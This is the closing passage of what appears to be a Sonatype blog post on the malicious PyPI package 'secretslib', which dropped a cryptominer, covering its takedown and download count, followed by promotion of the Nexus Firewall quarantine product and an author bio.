
We reached out to the named engineer and were told that they did not publish 'secretslib.' The engineer further reported the package to the PyPI registry and the package has been taken down. According to PePy.tech stats, 'secretslib' reached less than 100 downloads (this figure includes retrievals from humans and automated mirrors) before it was pulled from PyPI. The package has been assigned sonatype-2022-4464 in our security research data.

This isn't the first time that Sonatype has caught cryptominers in an open source registry. We have previously identified and analyzed npm packages dropping cryptominers on macOS, Linux, and Windows systems, and, even malicious PyPI packages achieving much the same outcome. But, the use of a quasi-clean stripped binary to drop aa Linux cryptominer in memory, and the miuse of a national lab employee's identity in the process is what makes this case particularly fascinating to an analyst, and worrisome to a developer.

Nexus Firewall Keeps You Protected

As a DevSecOps organization, we remain committed to identifying and stopping evolving attacks like the ones discussed above, against open source developers and the wider software supply chain.

As threat actors get smarter, Nexus Firewall users can rest easy knowing that such malicious packages would automatically be blocked from reaching their development builds.


nexus firewall
POWERED BY NEXUS INTELLIGENCE
PENDING
New component arrives
Sonatype evaluates the component based on your policies
KNOWN CRITICALLY MALICIOUS
Enters & stays in quarantine
SUSPICIOUS
Enters quarantine
KNOWN SAFE
Enters pipeline
QUARANTINE AREA
FOUND CRITICALLY MALICIOUS
Stays in quarantine
Sonatype security research team reviews component
FOUND SAFE TO USE
Automatically released back into your pipeline based on your policies

Nexus Firewall instances will automatically quarantine any suspicious components detected by our automated malware detection systems while a manual review by a researcher is in the works, thereby keeping your software supply chain protected from the start.

Sonatype’s world-class security research data, combined with our automated malware detection technology safeguards your developers, customers, and software supply chain from infections.

Tags: vulnerabilities, Nexus Firewall, malware prevention, DevZone

Written by Ax Sharma

Ax is a Security Researcher at Sonatype and Engineer who holds a passion for perpetual learning. His works and expert analyses have frequently been featured by leading media outlets. Ax's expertise lies in security vulnerability research, reverse engineering, and software development. In his spare time, he loves exploiting vulnerabilities ethically and educating a wide range of audiences.

Follow me on: